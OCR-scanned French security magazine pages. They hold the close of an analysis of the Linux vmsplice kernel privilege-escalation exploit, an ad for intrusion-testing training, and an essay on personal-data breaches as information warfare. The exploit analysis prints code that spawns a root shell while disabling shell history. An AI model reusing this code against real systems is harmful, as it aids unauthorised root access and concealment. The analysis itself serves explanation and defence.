


Comme indiqué précédemment, l'extrémité consommateur du pipe envoyée à `vmsplice` a été volontairement fermée dans le but d'éviter à la fonction `splice_to_pipe` d'effectuer un traitement sur le tableau `pages` corrompu. L'effet collatéral a été l'envoi d'un signal `SIGPIPE`, qui est donc en attente. L'attaquant, dans son exploit, a délégué le traitement de ce signal à sa propre fonction `exit_code`, s'assurant ainsi une nouvelle porte de sortie.

```
void        exit_code()
{
            if (getuid() != 0)
                        die("wtf", 0);

            printf("[+] root\n");
            putenv("HISTFILE=/dev/null");
            execl("/bin/bash", "bash", "-i", NULL);
            die("/bin/bash", errno);
}
```

Listing 10 : Exécution du shell root



2 *Récapitulatif de l'attaque*

Conclusion

Cet article montre que les erreurs de programmation conduisant à des vulnérabilités ne sont pas spécifiques aux applications.

Néanmoins, l'exploitation d'une vulnérabilité inhérente au noyau nécessite de réelles connaissances en programmation noyau (comme les mécanismes d'interruptions, la gestion de la mémoire, les syscalls, etc. ne serait-ce que pour remonter du ring 0 au ring 3) en plus des moyens classiques de détournement de flots d'exécution.

L'exploitation de la vulnérabilité `vmsplice` est particulièrement séduisante, car elle met en œuvre différentes techniques afin d'arriver à rediriger l'exécution kernel vers un code contrôlé.

Cette vulnérabilité met en évidence à quel point l'ensemble du code noyau est critique, et combien il est important de former des équipes d'analystes sensibilisés aux différents risques liés à l'écriture d'un code, en particulier quand celui-ci s'exécute en ring 0. Face à l'émergence des périphériques externes (IP, USB, GSM, etc.) au sein des entreprises, il serait bon de s'interroger sur la qualité des kernels et autres *stacks* disponibles sur ces environnements mobiles.

HSC Hervé Schauer Consultants
depuis 1989

FORMATION PRATIQUE TESTS D'INTRUSION

- Nombreux systèmes à attaquer
- Scénarios d'intrusion complets
- Un ordinateur par participant
- Utilisation des outils les plus récents
- 5 jours de formation

Formation pratique de haut niveau dispensée par 3 à 6 consultants en sécurité

Renseignements par courriel à formations@hsc.fr
ou par téléphone au 01 41 40 97 04
Plan détaillé disponible sur http://www.hsc.fr/fti

Listings annexes

```
/*
 * vmsplice splices a user address range into a pipe. It can be thought of
 * as splice-from-memory, where the regular splice is splice-from-file (or
 * to file). In both cases the output is a pipe, naturally.
 */
static long vmsplice_to_pipe(struct file *file,
                                        const struct iovec __user *iov,
                                        unsigned long nr_segs, unsigned int flags)
{
        struct pipe_inode_info *pipe;
        struct page *pages[PIPE_BUFFERS];
        struct partial_page partial[PIPE_BUFFERS];
        struct splice_pipe_desc spd = {
                .pages = pages,
                .partial = partial,
                .flags = flags,
                .ops = &user_page_pipe_buf_ops,
        };

        pipe = pipe_info(file->f_path.dentry->d_inode);
        if (!pipe)
                return -EBADF;

        spd.nr_pages = get_iovec_page_array(iov, nr_segs, pages, partial,
                                                        flags & SPLICE_F_GIFT);
        if (spd.nr_pages <= 0)
                return spd.nr_pages;

        return splice_to_pipe(pipe, &spd);
}
```

Listing 11 : Déclaration des tableaux pages et partial

```
static int get_iovec_page_array(const struct iovec __user *iov,

unsigned int nr_vecs, struct page **pages,

struct partial_page *partial, int aligned)
```

Listing 12 : Prototype get_iovec_page_array

```
struct iovec {
    void  *iov_base;          /* Starting address */
    size_t iov_len;           /* Number of bytes */
};
```

Listing 13 : Structure iovec

Références

[1] QAAZ, « *Linux vmsplice Local Root Exploit* ». Disponible sur **http://www.milw0rm.com/exploits/5092**

[2] TINNÈS (Julien), DUVERGER (Stéphane), « Exploration au cœur de Linux », in *MISC* 34.

[3] WOJTCZUK (Rafal), « *Analyzing the Linux Kernel vmsplice Exploit* ». Disponible sur **http://www.avertlabs.com/research/blog/index.php/2008/02/13/analyzing-the-linux-kernel-vmsplice-exploit/**

[4] CORBET (Jonathan), « *vmsplice() : the making of a local root exploit* ». Disponible sur **http://lwn.net/Articles/268783/**

[5] Man 3B Intel

[6] HOGLUND (Greg), BUTLER (James), « *Rootkits : Subverting the Windows kernel* », Addison-Wesley.

[7] SPENDER (Brad), « *PaX's UDEREF - Technical Description and Benchmarks* ». Disponible sur **http://grsecurity.net/~spender/uderef.txt**

[8] QAAZ, « *Linux vmsplice Local Root Exploit* ». Disponible sur **http://www.milw0rm.com/exploits/5093**

Remerciements

Olivier Grumelard pour son aide précieuse dans les méandres du noyau Linux, Julien Tinnès, Julien Sterckeman et Sébastien Bombal pour leur relecture.

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !



Daniel Ventre – CNRS/CESDIP – daniel.ventre@gern-cnrs.com

ATTEINTES AUX DONNÉES PERSONNELLES ET GUERRE DE L'INFORMATION

mots clés : ***données personnelles / données sensibles / atteintes / menaces / guerre de l'information***

Les atteintes aux données personnelles touchent indistinctement entreprises, institutions publiques et privées, acteurs civils et militaires, révélant l'existence de failles importantes dans l'organisation des systèmes et processus de sécurisation des données. Ces données attisent bien des convoitises en raison de leur nature spécifique, en raison de leur valeur propre. L'analyse des évènements les plus marquants en matière d'atteintes aux données permet de mettre en exergue les caractéristiques de cette forme d'incident (§1). Mais ces atteintes aux systèmes et aux données sont-elles uniquement des actes de délinquance ? Ne pourrait-on envisager qu'elles puissent être, dans certains cas, des agressions lancées contre l'espace informationnel d'un adversaire ? Ne doit-on pas s'interroger sur le possible recours à ces atteintes aux données dans le cadre d'opérations de guerre de l'information (§2) ?

1. Caractéristiques des atteintes aux données personnelles

Le droit français retient l'expression « données à caractère personnel », lesquelles sont définies comme « *toute information relative à une personne physique identifiée ou qui peut être identifiée, directement ou indirectement, par référence à un numéro d'identification ou à un ou plusieurs éléments qui lui sont propres* » [1]. La Convention 108 du Conseil de l'Europe définit la donnée à caractère personnel comme « *toute information concernant une personne physique identifiée ou identifiable (« personne concernée »)* » [2]. La directive 95/46/CE précise qu'« *est réputée identifiable une personne qui peut être identifiée, directement ou indirectement, notamment par référence à un numéro d'identification ou à un ou plusieurs éléments spécifiques, propres à son identité physique, physiologique, psychique, économique, culturelle ou sociale* » [3]. Entrent ainsi dans le champ des données personnelles :

- Les nom, prénom, date de naissance, âge, données directement relatives à la personne et qui, seules, ne confèrent pas à celui qui les détient de pouvoir particulier. Ces données sont relativement publiques.
- Un ensemble de données pouvant être rattachées à l'individu, telles qu'adresse, numéro de sécurité sociale, numéro de téléphone, numéro d'immatriculation de véhicule, coordonnées bancaires, adresse IP (oui [4] ou non [5]), mots de passe, adresse e-mail ou encore informations sur le cursus scolaire, professionnel, le statut familial, etc. Ces données associées à celles de la première catégorie permettent de définir un individu, de le profiler, de le décrire, de reconstituer ses réseaux sociaux, d'usurper son identité, et sont considérées comme « sensibles ».

L'atteinte aux données personnelles est ainsi l'utilisation détournée à des fins délictueuses de ces dernières : vol des données, altération des données, utilisation des données pour usurper l'identité d'un individu à des fins frauduleuses, accéder à d'autres informations, à des lieux, des services.

L'atteinte aux données personnelles est en réalité souvent la résultante de deux délits. Dans un premier temps, il faut accéder aux données, de manière illicite, que ce soit par vol du support des données (ordinateur portable, clef USB, téléphone portable, CD-ROM, etc.), par intrusion [6] dans un système, par achat des données dans des conditions illicites. Dans un second temps, les données accessibles pourront être utilisées, que ce soit par modification, altération des données stockées sur un serveur, par usurpation d'identité ou par revente des données. La simple perte d'un support contenant des données personnelles constituera une autre forme d'atteinte à ces données [7]. L'ordinateur ou la clef USB a été perdu : qui va s'en emparer ? Les données peuvent-elles être accédées et exploitées ? Quelles données se trouvaient sur le support ? Autant de questions restant souvent sans réponse, mais qui réveillent un sentiment d'insécurité chez les individus et révèlent l'exposition des données à n'importe quelle forme d'utilisation.

> *...Tous les secteurs sont concernés, aussi bien public que privé, civil que militaire, y compris ceux garants de la défense, de la sécurité,...*

Des constantes apparaissent dans la grande famille des atteintes aux données recensées dans le monde, qui permettent de décrire cette forme de délit. Nous n'en retiendrons que quelques-unes :

- Les affaires impliquent toutes une chaîne d'acteurs importante, et une atteinte aux données est surtout une série d'effets, de conséquences, en cascade (§1.1 – §1.2).
- Faible sécurisation des données, réactions face aux règles et au droit, sentiment de la menace provenant de l'intérieur, sont révélateurs de l'attitude des divers acteurs responsables des données face au risque (§1.3 – §1.6).
- Le facteur temps est une mesure du degré d'incapacité des victimes à connaître et maîtriser une situation (§1.7 - §1.8).
- Enfin, la question du coût (des données et des conséquences des atteintes), ainsi que celle de la dimension des pertes enregistrées, sont-elles encore affaire de mesure, d'évaluation, d'appréciation (§1.9 - §1.10).

1.1 Les victimes

Une atteinte aux données implique une longue chaîne d'acteurs : le ou les délinquants, la ou les victimes (le responsable du traitement des données, les salariés, les sous-traitants, les individus), la hiérarchie, les partenaires externes, le tiers qui découvre le vol ou la perte des données (sites internet de veille, associations, etc.), la justice, les médias, le public, les associations de défense des droits des individus, des consommateurs, de la vie privée, les responsables sécurité des entreprises, le législateur.

1.1.1 Qui est « victime » ?

L'entreprise dont les machines sont volées, perdues ou subissent des intrusions, celle dont les données sont prises pour cible ? L'employé par qui le mal semble être arrivé, celui qui a perdu son ordinateur, s'est fait voler son portable ? Ou bien l'individu dont les données ont été volées et l'identité sera peut-être usurpée ? Voire le secteur d'activité tout entier par perte de confiance des consommateurs? Dans ces affaires d'atteintes aux données personnelles, il n'y a jamais une victime unique.

1.1.2 Pas d'exception sectorielle

Tout acteur traitant des données personnelles est susceptible d'endosser le statut de victime. Il n'y a aucune exception à la règle. Tous les secteurs sont concernés, aussi bien public que privé, civil que militaire, y compris ceux garants de la défense, de la sécurité, de la justice, de la santé. Ces dernières années, les États-Unis et le Japon ont été victimes de très nombreuses affaires impliquant les secteurs sensibles [8] :

- Au Japon, de nombreux scandales ont touché la police qui a perdu des données très sensibles. La police de Kyoto en avril 2004 a perdu 19 rapports d'enquêtes criminelles. En 2006, la police d'Okayama a perdu des informations concernant des victimes de crimes sexuels. La police de Tokyo a perdu, puis retrouvé sur Internet en 2007 les données personnelles de 12 000 individus impliqués dans des enquêtes criminelles, 6 600 documents de police, les noms et adresses de 400 membres du clan des yakuzas Yamaguchi-gumi [9]. Le secteur de la défense est également touché par des affaires successives. Parmi les plus récentes, le vol d'un ordinateur, en janvier 2008, sur la base de Camp Foster (île d'Okinawa), contenant des informations à caractère personnel permettant d'identifier 4 000 membres de l'armée américaine, des services du gouvernement et des personnels des bases d'Okinawa.
- Aux États-Unis, les universités, l'armée, le secteur de la santé et le secteur commercial sont régulièrement touchés. En mai 2006, la perte de données nominatives concernant plus de 26 millions de vétérans et actifs de l'armée américaine [10] fut l'un des évènements les plus marquants, car touchant aux intérêts de la défense nationale.

Selon un étude de Symantec, les administrations et agences de l'État seraient les cibles les plus exposées au risque, puisqu'elles représentent à elles seules 60% du total des données personnelles touchées au cours du second semestre 2007. Mais, cette proportion est fortement soumise à variation, puisqu'elles ne représentaient que 12% pour le premier semestre 2007 [11].

1.2 Les coupables

La culpabilité glisse souvent du vrai coupable (celui qui s'est introduit dans le système, celui qui a volé le portable, celui qui a volé les données) à celui qui ne fut que le vecteur du problème en raison de son imprudence, de son manque de conscience des responsabilités, de son défaut vis-à-vis des règles de sécurité. Aux États-Unis, l'institution ou l'entreprise n'hésitent parfois pas à mettre sur le devant de la scène l'employé qui est à l'origine de l'incident, celui qui s'est fait voler son portable, le désignant nommément devant les médias. Le coupable est celui par qui le délit est passé, a été rendu possible à un certain moment par sa négligence. Cette désignation peut apparaître comme une forme de déculpabilisation de la hiérarchie elle-même.

Quant à l'auteur du délit, il sera difficile, voire impossible, de remonter sa piste. Cette forme de transparence du délinquant le rend impersonnel, insaisissable. L'enquête de police pourra durer quoi qu'il en soit plusieurs semaines, voire des mois sans jamais aboutir. La solution au problème ne passe d'ailleurs pas par l'arrestation ou l'identification de l'auteur du délit.

1.2.1 Être agresseur

Il semble qu'accéder aux systèmes d'information en ligne soit acte relativement aisé dans bien des cas, et présentant nombre d'avantages :

- Les systèmes sont souvent peu défensifs. La cible offre généralement peu de résistance. Quand elle est touchée, elle ne le sait pas toujours. Quand elle le sait, elle ne réagit pas toujours, soit qu'elle n'en a pas les moyens, soit qu'elle ne veut pas s'en donner les moyens. Quand elle réagit, l'opération trouve rapidement ses limites : constats, évaluations, enquêtes difficiles, et problèmes en cascade à traiter.
- Les systèmes peuvent contenir ou donner accès à des masses de données très importantes. Potentiellement, ces données permettent de faire des centaines, des milliers voire des dizaines de milliers de victimes.
- Si les systèmes ne conservent pas d'enregistrements des évènements, l'impunité est assurée pour les coupables. L'acte peut rester relativement transparent.
- Les responsables des systèmes et des données peuvent mettre des semaines, voire des mois ou encore des années à s'apercevoir du délit. Largement le temps pour les délinquants de tirer profit des données dérobées. Dans 63% des cas, le délai qui s'écoule entre l'atteinte et sa découverte se compte en mois [12].

...Les systèmes sont souvent peu défensifs. La cible offre généralement peu de résistance ...

1.3 La faible sécurisation des données

Le chemin d'accès aux données se révèle souvent jalonné de trop faibles barrières de sécurité. Les données personnelles apparaissent ainsi extrêmement fragiles aux atteintes, pâtissant d'une longue chaîne de vulnérabilités : logicielles (données non cryptées lors de leurs transferts ou de leurs stockages, serveurs mal sécurisés, réseaux Wi-Fi non sécurisés, absence de firewall), matérielles et humaines. Au cours de la période 2003-2006, la société TJX [13] a été victime d'intrusions multiples dans ses systèmes d'information en raison de l'absence de sécurité de ses réseaux Wi-Fi, dont ont tiré parti les intrus. L'absence de chiffrement des données à un moment du processus de transfert a également permis de les intercepter [14]. Les intrus ont agi plusieurs mois sans que l'entreprise ne s'en aperçoive [15]. Le recours à la sous-traitance s'avère également source de risques. En Inde, un sous-traitant a ainsi été accusé en 2008 du vol de données personnelles et financières de la société américaine Noble Ventures (Floride) pour laquelle il travaillait [16]. Dans plusieurs pays, des problèmes liés aux relations avec les sous-traitants ont ainsi été signalés dans des secteurs sensibles (transports aériens, défense nationale). Le croisement des cercles vie privée – vie professionnelle s'inscrit également comme l'une des sources de risques au sein de l'espace informationnel. En février 2006, des informations confidentielles ont été dérobées sur l'ordinateur d'un officier en charge des communications sur le destroyer Asayuki (Japon). C'est en se connectant sur la plate-forme de P2P Winny [17] qu'il s'est fait pirater les données stockées sur son disque dur [18]. Enfin, soulignons que les individus eux-mêmes sont devenus, souvent inconsciemment, les pourvoyeurs d'importantes quantités de données personnelles dans des espaces non sécurisés : communautés virtuelles, sites de discussion ou de rencontre en ligne, inscriptions à des services, les questionnaires se multipliant sur la toile. Faute de savoir utilement mentir, des millions d'individus y révèlent leur véritable identité, leurs données confidentielles.

...Le chemin d'accès aux données se révèle souvent jalonné de trop faibles barrières de sécurité...

Visiblement dépassés par les quantités de données manipulées, les responsables des données et de leurs traitements se révèlent souvent incapables de répondre à des questions en apparence simples : quelles données se trouvaient sur la machine volée/perdue ? Depuis combien de temps les données se trouvaient-elles sur la machine ? Quelles données ont été accédées lors des intrusions ? Quelles données étaient protégées (cryptées) ? Qui a accès aux données, pour quel usage, avec quelles règles ? Le rapport 2008 de Verizon Business [19] fournit quelques indicateurs sur le niveau d'insécurité qui entoure les données : 66% des affaires analysées impliquent des données

dont la présence sur le système était ignorée par la victime. L'absence de maîtrise s'étend à la détection des atteintes : dans 75% des cas, elles ont été découvertes par un tiers, mais pas par la victime elle-même. 83% des attaques sont jugées comme peu difficiles, 85% des atteintes sont la résultante d'attaques opportunistes, 90% des violations de données auraient pu être évitées si des mesures de sécurité raisonnables avaient été prises.

1.4 Le rapport aux règles et au droit

L'on constate dans bien des affaires d'atteintes aux données que le rapport aux règles (chartes, règlements de sécurité) et au droit est l'une des sources de l'insécurité. Les règles et les lois sont oubliées, non connues, inefficaces, non applicables, peu ou pas respectées. La société TJX stockait les numéros de cartes bancaires des clients et les dates d'expiration, alors que cela est prohibé par la PCI (*Payment Card Industry*) [20], et affirmait dans le même temps que les règles de sécurité étaient « généralement » appliquées [21]. Le droit apporte aussi parfois des réponses peu satisfaisantes aux victimes. L'employé de la société Dai Nippon Printing (Japon) qui a dérobé les données de 9 millions d'individus n'a été condamné qu'à 200$ d'amende pour le vol du disque dur qui les contenait [22]. La dimension « atteintes aux droits des individus » n'a pas été prise en compte dans le jugement. L'absence de reconnaissance juridique de ces droits et la faible considération accordée aux règles de sécurité constituent un terreau fertile pour toutes les formes d'atteintes aux données personnelles.

> *...Les règles et les lois sont oubliées, non connues, inefficaces, non applicables, peu ou pas respectées...*

1.5 La menace de l'intérieur

Selon le rapport annuel 2007 du *Computer Security Institute* [23], le sentiment d'insécurité des entreprises a grandi face à la menace d'origine interne, « *the Insider Threat* », passant devant les risques d'attaques virales. L'ennemi n°1, le voleur, l'espion dont les agissements seraient indétectables serait donc parmi nous ?

Il ne s'agit cependant que d'un sentiment du risque, d'une vision purement subjective, que semble contredire le rapport 2008 publié par Verizon Business [24] qui affirme au contraire que dans 73% des cas, les atteintes aux données sont d'origine externe à l'entreprise, 39% impliquant même des partenaires commerciaux. Il faudrait donc chercher ailleurs que dans ses murs la source des risques majeurs.

> *...la menace d'origine interne...*

1.6 Le facteur temps

Plusieurs jours, semaines, mois ou années peuvent s'écouler entre le jour du vol et la découverte des faits, leur divulgation, l'information aux victimes (les individus), la réaction, l'enquête, la prise de mesures de sécurité. Le facteur temps s'avère être une composante majeure des atteintes aux données personnelles. En juin 2006, le Département de l'Énergie (États-Unis) révéla que les données personnelles de 1 500 employés de la *National Nuclear Security Administration* avaient été volées lors d'une intrusion dans les réseaux plus de deux années auparavant. La NNSA avait découvert la violation plus d'un an après les faits. Dans l'affaire impliquant la société TJX, les violations des données se sont déroulées sur la période 2003–2006 [25], mais l'affaire ne fut révélée qu'en 2007. Depuis 2005, la marine royale britannique a perdu plusieurs ordinateurs contenant des donnés sensibles, mais n'a fait de révélation qu'en 2008 [26]. Au printemps 2005, une intrusion dans l'un des systèmes de l'US Air Force s'est soldée par le vol de 33 000 fiches d'officiers. Trois ans après, aucun résultat d'enquête n'a été rendu public. Le stockage de données sur plusieurs décennies expose enfin sur le très long terme les individus. En octobre 2007, l'Université d'Akron a alerté les 1 200 élèves d'une promotion de 1974 qu'un microfilm contenant des données personnelles avait disparu [27].

1.7 La valeur des données personnelles

Les données à caractère personnel, en raison de leur valeur, attisent bien des convoitises. En toute légalité, elles sont cédées, vendues, revendues. En toute illégalité, elles alimentent aussi des marchés parallèles. Symantec [28] fournit en 2007 quelques tarifs des données revendues relevés sur des sites, forums underground : 5$ pour un listing de 29 000 e-mails, 14 à 18$ pour une identité comprenant compte en banque US, numéro de carte de crédit, date de naissance, 500$ pour un compte Paypal, 12$ pour un compte Skype, 10$ pour un compte World of Warcraft, etc. [29] Le marché noir lui-même étant soumis à des règles de marché, il semblerait toutefois que les prix tendent à baisser dans de fortes proportions en raison de la quantité de l'offre : dans son dernier rapport 2008, Symantec indique que le prix pour une identité complète varie désormais entre 1 et 15$. Des données plus sensibles font également l'objet de transactions : des ordinateurs et autres périphériques volés à l'armée américaine auraient été mis en vente sur des marchés locaux à Bagram (Afghanistan) [30], contenant des données sur les espions Afghan informant sur Al-Qaeda et les talibans, les montants payés à ces espions, des informations sur

les méthodes de renseignement, des images de tortures, des données personnelles de militaires américains.

Mais, outre les gains que rapportent les transactions des données personnelles, doivent aussi être considérés les coûts induits pour les victimes. Dans l'affaire TJX, le coût pour l'entreprise a été estimé à 256 millions de dollars en août 2007 **[31]**, constitué de frais de sécurisation du système informatique, de résolution du problème, enquêtes, frais d'avocats, de justice, d'information des victimes, auxquels devraient s'ajouter les millions de dollars de dommages et intérêts aux clients victimes. Les atteintes aux données ont coûté aux entreprises en moyenne 182$ par enregistrement compromis **[32]**, selon une étude publiée par le Ponemon Institute en 2006. Ce montant comprend les services offerts aux clients, les frais d'information des clients, la perte de productivité, ainsi que le turnover des clients, avec la difficulté à trouver de nouveaux clients. À ces coûts, s'ajoutent les frais de mise en place de nouvelles mesures de sécurité. Pour le panel d'entreprises observées dans cette étude, le coût moyen s'élève tout de même à 180 000$.

1.8 La dimension des pertes

Les atteintes aux données semblent chaque année plus importantes en termes de volumes de données confrontées au risque. 92 millions de noms d'utilisateurs et adresses e-mails volés et vendus par un ingénieur de la société America Online en 2003 **[33]**, 45 millions de données clients perdues dans l'affaire TJX **[34]**, 26 millions de vétérans et actifs de l'armée américaine directement touchés par la perte de leurs données personnelles aux États-Unis en 2006 **[35]**, 25 millions de citoyens britanniques (soit 40% de la population !) touchés par la perte de leurs données personnelles par l'agence nationale qui attribue les allocations familiales, etc. Le site PrivacyRights **[36]** évalue à quelques 234 millions le nombre de données de citoyens américains touchées depuis 2005. L'ITRC (*Identity Theft Resource Center*) annonce une hausse de 69% du nombre d'atteintes aux données personnelles recensées sur le premier semestre 2008 par rapport à la même période de 2007 **[37]**. En Russie, 93% des données volées en 2007 étaient des données personnelles **[38]**. Malgré le caractère impressionnant des chiffres publiés, la mesure précise de l'ampleur du phénomène au niveau mondial paraît difficile pour plusieurs raisons. Tout d'abord parce que les recensements et statistiques reposent sur une imprécision des unités de compte : parle-t-on par exemple d'un million de données (un individu pouvant être représenté par plusieurs données) ou de données relatives à un million d'individus ? Les quelques études statistiques sur les atteintes aux données personnelles soulèvent parfois le problème de cette imprécision, mais ne le solutionnent pas **[39]**. Ensuite, parce que les statistiques ne peuvent comptabiliser que les faits connus. Quelle est l'importance de la partie immergée de l'iceberg ? D'autre part, le nombre de données touchées dans une seule affaire reste souvent impossible à évaluer avec précision, car nul n'est en mesure d'affirmer combien de données se trouvaient sur le support volé, combien de données ont été recopiées, accédées. Soulignons enfin que les données brutes ne donnent pas une réelle image de l'ampleur du phénomène. L'ITRC estimait que, sur les 9 premiers mois de l'année 2005, quelques 56 millions de données de citoyens américains avaient été exposées. Mais, un seul cas, celui de *CardSystems International*, représentait 70% de ces données. Et, enfin, trois cas représentaient 84% des données touchées. Quelques incidents concentrent la quasi-totalité des volumes de données touchées, et les statistiques annuelles ne sont donc pas obligatoirement significatives de la tendance générale **[40]**. D'autres facteurs peuvent encore expliquer la hausse apparente des courbes statistiques. Si les données statistiques ont augmenté aux États-Unis ces dernières années de manière importante, c'est peut-être simplement en raison de l'obligation faite désormais par la loi dans pratiquement tous les États de déclarer toutes les violations de données dès lors que des données personnelles sont concernées **[41]**.



2. Atteintes aux données personnelles : opérations de guerre de l'information ?

2.1 Définir la guerre de l'information

La guerre de l'information peut être définie comme l'utilisation optimale de l'information et des systèmes d'information, pour dominer ou vaincre un adversaire (militaire, politique, économique, idéologique). Elle est également définie comme l'ensemble des opérations menées en temps de paix, de crise ou de conflit, pour défendre sa propre information et ses propres systèmes d'information, et/ou attaquer l'information et les systèmes d'information de l'adversaire. En définissant la guerre de l'information comme l'utilisation agressive/défensive des composantes de l'espace informationnel (que sont l'information et les systèmes d'information) pour atteindre/protéger les intérêts souverains d'un État en temps de paix, de crise ou de conflit **[42]**, le concept est alors centré sur ses dimensions politiques et militaires et un lien de dépendance est établi entre les notions d'espace informationnel et de souveraineté. Une action agressive/défensive menée dans l'espace informationnel n'est donc pas pour autant une opération de guerre de l'information. Certains actes

relèvent uniquement de la cybercriminalité, de la délinquance. Ces définitions autorisent la reprise des composantes de la guerre de l'information telles que définies par M. Libicki au milieu des années 1990, à savoir la guerre de commandement et de contrôle (dite « guerre de C2 », qui consiste à tenter de frapper la tête de l'ennemi), la guerre du renseignement (intelligence, reconnaissance, surveillance ou ISR), la guerre électronique (brouillage, interception, écoute...), les opérations psychologiques (PSYOPS [43] – déception, désinformation, propagande, intoxication...), la guerre des pirates informatiques (les fameuses « CNA » – *Computer Network Attacks* ou attaques par réseaux d'ordinateurs) qui consistent à attaquer, dérober, détruire, détériorer l'information contenue dans les ordinateurs/systèmes d'information, la guerre de l'information économique (via le contrôle de l'information commerciale) et enfin la cyber-guerre (les combats dans le monde virtuel). La doctrine américaine du début des années 2000 a adopté une nouvelle terminologie, préférant parler d'opérations d'information, et les définissant comme l'ensemble des actions pour affecter l'information et les systèmes d'information adverses, en tous temps (paix, crise, guerre) à tous les niveaux (stratégique, opérationnel, tactique). La guerre de l'information n'est que le sous-ensemble constitué des opérations d'information menées en temps de crise ou de guerre, et structurées autour d'opérations offensives (Psyops, déception militaire, guerre électronique, destruction physique, cyberattaques, guerre des pirates (CNA), etc.) et défensives (OPSEC, Sécurité physique, Contre-déception, Contre-propagande, Contre-intelligence...). Mais, il ne s'agit pas que d'une simple reformulation des composantes déclinées par Libicki. L'objectif premier de toutes ces opérations est devenu l'acquisition de la supériorité informationnelle, de la dominance informationnelle (doctrine américaine), de la maîtrise de l'information (approche française) [44]. Dans ce vaste espace informationnel, les données personnelles vont jouer un rôle central.

2.2 Les données personnelles dans la guerre de l'information

En 1994, Winn Schwartau dans son ouvrage *Information Warfare* [45] distinguait trois catégories de guerres de l'information : la guerre de l'information personnelle, la guerre de l'information commerciale et la guerre de l'information globale. La dernière vise l'industrie, les sphères d'influence politique, les systèmes informatiques critiques, un pays tout entier en perturbant ses systèmes (transport, énergie, information...). La guerre de l'information commerciale est notre contemporaine guerre économique. Quand à la guerre de l'information personnelle, elle regroupe les attaques contre les données qui concernent les individus, la vie privée : divulgation d'informations, corruption, interception de données personnelles, confidentielles (données médicales, bancaires, de communication...). Ce découpage du concept de « guerre de l'information » ne s'est pas imposé, mais est intéressant en ce qu'il accorde aux données personnelles une place particulière dans un contexte de conflit et non seulement de cybercriminalité.

> *...la guerre de l'information personnelle regroupe les attaques contre les données qui concernent les individus, la vie privée...*

La guerre de l'information confère à l'information – y compris donc personnelle – trois caractéristiques importantes : elle devient désirable (c'est l'information qu'il faut acquérir), elle est vulnérable (les supports et vecteurs d'information sont vulnérables, l'information est donc vulnérable), elle est redoutable (tout ce dont la propagation est favorable à un camp et nuisible à l'autre). Les données personnelles sont dotées de ces caractéristiques car :

- Elles peuvent devenir une cible.
- Les systèmes et ressources contenant les données étant faillibles, peu ou mal sécurisés, ils constituent un point d'accès facile aux systèmes d'information d'un acteur. Les données personnelles constituent souvent le maillon faible de la chaîne de traitement des données.
- Les informations sont accessibles en très grandes quantités et peuvent dès lors fournir des masses de renseignement considérables, tout en plongeant la victime dans un état de désorganisation et donc de fragilité très élevé. Il suffit alors à l'adversaire d'observer le comportement de sa victime pour en tirer d'autres informations utiles.
- Elles offrent une meilleure connaissance, plus étroite, plus « intime », de l'adversaire. Elles peuvent être une arme en étant utilisées au profit de celui qui les détient, être utilisées comme leurre (usurpation d'identité, se faire passer pour...).
- Même si la représentation de W. Schwartau n'a pas survécu à l'usure du temps, les données personnelles, données « sensibles », s'intègrent parfaitement dans le cadre conceptuel en vigueur aujourd'hui, à la fois cibles, armes et instruments privilégiés des opérations d'information :
  - Utilisations des données personnelles à des fins d'ISR (Intelligence, Surveillance, Reconnaissance). L'accès à des informations permettrait de modifier ou utiliser les données de soldats en opération, analyser les masses de données pour cartographier les capacités d'une cible, accéder à des lieux sécurisés...
  - Utilisation à des fins d'opérations de type PSYOPS (Opérations psychologiques). Imaginons par exemple les conséquences de l'obtention et de l'utilisation d'informations sur l'état de santé d'un dirigeant militaire.

- Utilisation à des fins d'opérations de type CNA (en révélant les failles des systèmes de sécurité, usurpation d'identité pour s'introduire dans un système sensible...).
- Une atteinte massive aux données personnelles peut relever des EBO (*Effect Based Operations*) en ce qu'elle implique, en cascade, une chaîne de victimes et de réactions pouvant avoir un impact bien plus large que la seule atteinte de la cible initiale.

Données personnelles et systèmes de traitement associés constituent ainsi l'un des centres de gravité de l'adversaire ou de la cible.

2.3 Les atteintes aux données personnelles comme modalité d'agression

Les données personnelles sont des données de nature particulière, dont la valeur naît de leur relation à l'individu, des informations qu'elles révèlent sur ces derniers, de la capacité qu'elles offrent à ceux qui les détiennent de connaître, fragiliser et manipuler des individus, et à travers eux des institutions, des structures, des organisations, des processus.

En matière d'infraction touchant aux données personnelles, les termes « attaque » ou « agression » sont peu voire pas du tout utilisés, les incidents rarement rattachés à la notion de « cyberattaque » ou de « CNA » [46]. En anglais, nous retrouvons les mêmes distinctions. Sont utilisés les termes « *theft* » (vol), « *breach* » (violation), « *lost* » (perte), mais pas « *attack* » (attaques, agression). Les recensements des incidents n'affichent qu'actes de négligence (pertes), de délinquance, de cybercriminalité (intrusions, fraude, réseaux organisés, marchés noirs), alors qu'ils pourraient s'avérer plus stratégiques, politiques, idéologiques, militaires, sécuritaires, et relever des opérations menées par les acteurs de la guerre de l'information.

> *...Ces actes paraissent moins massifs, organisés, coordonnés que des CNA...*

